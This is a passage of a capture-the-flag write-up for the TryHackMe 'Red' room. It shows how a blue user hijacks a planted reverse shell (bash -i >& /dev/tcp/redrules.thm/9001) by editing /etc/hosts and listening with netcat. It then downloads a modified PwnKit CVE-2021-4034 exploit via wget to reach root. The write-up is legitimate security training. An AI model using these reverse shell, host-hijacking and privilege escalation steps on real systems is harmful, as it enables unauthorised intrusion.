  Swap usage:   0%


55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you


6 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

*** System restart required ***
Last login: Tue Apr  1 18:32:05 2025 from 10.8.57.68
blue@red:~$
```


We got logged into ssh as blue. Now lets cat the first flag and submit it to move forward in the challenge.

Flag1

We got our first flag let's move to to find another. Also we are getting kicked out of the machine by red which is very annoying i have to brute force again and again to get the password lets try to get around this.

Running pspy64


command ⇒ ./pspy64



We can see that **'bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &'** is a shell that is executed by a **user 1001 that is red** now to get a shell via this we need to get our ip addr in place of the **redrules.thm** we can do this by adding our ip in the etc hosts file and starting a listener on port 9001 once red runs this shell we should get shell of red. Let's try doing that


Step 1 : Appending our ip in /etc/hosts

command ⇒ echo "<your_ip_addr redrules.thm>" >> /etc/hosts




Ok now that we have successfully appended that into the /etc/hosts file lets start our listener in port 9001 in our machine.

command ⇒ nc -nvlp 9001



Now we have to just wait for that shell to get executed by red and then technically we should have a shell of red.




Boom we have the shell of red we have successfully escalated our privilege from blue to red. Now let's submit the flag2.

Flag2

Let’s move to the final challenge to end this. Let’s look at the .git folder we saw in red to see what contents does it have

Priviledge escalation via pkexec




Ok we can see that there pkexec in the .git folder. Lets try to find an exploit for this on GitHub.

CVE-2021-4034

> GitHub - joeammond/CVE-2021-4034: Python exploit code for CVE-2021-4034 (pwnkit)
>
> Python exploit code for CVE-2021-4034 (pwnkit). Contribute to joeammond/CVE-2021-4034 development by creating an account on GitHub.
>
> https://github.com/joeammond/CVE-2021-4034


Found this GitHub repo that has an exploit for pkexec i tried using the c exploits but gcc is not available to red that’s the reason we are using this python payload

Cloning the Repo and making changes to the python exploit



We have changed the location of pkexec to our location so that the exploit can work now lets save this and use python http server to send it to red's machine.

command ⇒ wget http://10.8.57.68:8081/CVE-2021-4043.py



We have successfully downloaded the exploit from our machine to red's machine. Let's run this to priviledge escalate to root.


Root shell from red's shell

We have successfully exploited pkexec to get us a privilege escalation to root now lets find and submit the flag to end this challenge.

Flag3

The Challenge has finally ended. We got the root flag

TryHackMe


Woop woop! Your answer is correct
Congratulations on completing Red!!!
Points earned
90
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
2
Leave Feedback
Next